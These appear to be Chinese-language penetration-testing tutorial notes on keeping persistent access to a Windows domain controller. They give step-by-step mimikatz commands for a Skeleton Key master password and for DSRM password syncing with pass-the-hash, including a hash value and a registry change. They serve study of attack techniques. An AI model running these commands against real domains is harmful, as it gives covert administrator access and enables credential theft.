
3.3 权限维持-内网域-基于登录进程劫持-Skeleton-Key

- 1、连接DC后，DC注入lsass进程
- mimikatz:
- privilege::debug
- misc::skeleton
- 2、重新测试域内某个用户与DC通讯
- net use \\owa2010cn-god\ipc\$ "mimikatz" /user:god\administrator
- dir \\owa2010cn-god\c\$
- 技术总结:
- 因为Skeleton Key技术是被注入到lsass.exe进程的，
- 所以它只存在内存中，如域控重启，万能密码将失效。









3.4 权限维持-内网域-基于机制账号启用-DSRM

- 1 1. 获取dsrm及krbtgt的NTLM hash
- 2 privilege::debug
- 3 lsadump::lsa /patch /name:krbtgt
- 4 token::elevate
- 5 lsadump::sam
- 6 2.dsrm&krbtgt&NTLM hash同步
- 7 NTDSUTIL: 打开ntdsutil
- 8 set DSRM password: 修改DSRM的密码
- 9 sync from domain account 域用户名字: 使DSRM的密码和指定域用户的密码同步
- 10 q(第1次): 退出DSRM密码设置模式
- 11 q(第2次): 退出ntdsutil
- 12 3.修改dsrm登录方式
- 13 New-ItemProperty "hk1m:\system\currentcontrolset\control\lsa\" -name "dsrmadminlogonbehavior" -value 2 -propertyType DWORD
- 14 4.利用PTH传递攻击
- 15 privilege::debug
- 16 sekurlsa::pth /domain:owa2010cn-god /user:administrator /ntlm:b097d7ed97495408e1537f706c357fc5
- 17 dir \\owa2010cn-god\c\$
- 18 技术总结:
- 19 利用系统自带机制模式DSRM, 修改DSRM默认登录方式和属性, 通过其同步krbtgt进行PTH攻击, 实现持续化控制, 但适用于系统=>windows server2008。每个域控制器都有本地管理员账号和密码(与域管理员账号和密码不同)。DSRM账号可以作为一个域控制器的本地管理员用户, 通过网络连接域控制器, 进而控制域控制器。

